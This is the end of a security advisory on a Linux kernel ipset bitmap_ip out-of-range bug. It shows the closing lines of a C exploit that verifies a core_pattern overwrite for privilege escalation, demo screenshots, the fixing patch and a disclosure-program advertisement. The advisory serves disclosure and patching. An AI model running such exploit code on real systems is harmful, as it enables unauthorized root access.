  int core = SYSCHK(open("/proc/sys/kernel/core_pattern", O_RDONLY));
  read(core, tmp_buf, sizeof(tmp_buf));
  close(core);

  if (strncmp((char * ) tmp_buf, core_pattern, strlen(core_pattern)) == 0) {
    write(pds[1], "", 1);
  } else {
    printf("core pattern override failed?: %s\n", (char * ) tmp_buf);
  }
  while (1) {}
  return 0;
}
Demo

Patch
The patch is simple, by moving all checks to the last_ip
diff --git a/net/netfilter/ipset/ip_set_bitmap_ip.c b/net/netfilter/ipset/ip_set_bitmap_ip.c
index e4fa00abde6a2a..5988b9bb9029dc 100644
--- a/net/netfilter/ipset/ip_set_bitmap_ip.c
+++ b/net/netfilter/ipset/ip_set_bitmap_ip.c
@@ -163,11 +163,8 @@ bitmap_ip_uadt(struct ip_set *set, struct nlattr *tb[],
         ret = ip_set_get_hostipaddr4(tb[IPSET_ATTR_IP_TO], &ip_to);
         if (ret)
             return ret;
-        if (ip > ip_to) {
+        if (ip > ip_to)
             swap(ip, ip_to);
-            if (ip < map->first_ip)
-                return -IPSET_ERR_BITMAP_RANGE;
-        }
     } else if (tb[IPSET_ATTR_CIDR]) {
         u8 cidr = nla_get_u8(tb[IPSET_ATTR_CIDR]);

@@ -178,7 +175,7 @@ bitmap_ip_uadt(struct ip_set *set, struct nlattr *tb[],
         ip_to = ip;
     }

-    if (ip_to > map->last_ip)
+    if (ip < map->first_ip || ip_to > map->last_ip)
         return -IPSET_ERR_BITMAP_RANGE;

     for (; !before(ip_to, ip); ip += map->hosts) {
Researching Linux? Have a similar vulnerability you are looking to share? Let’s get the conversation going!
SSD commits to the best payouts in the industry, easy and fast submission process and the option to stay completely anonymous.
Since 2007, SSD Secure Disclosure has been helping security researchers turn their findings into thriving careers.
Explore our constantly expanding product scope – updated monthly with new products and vendors.
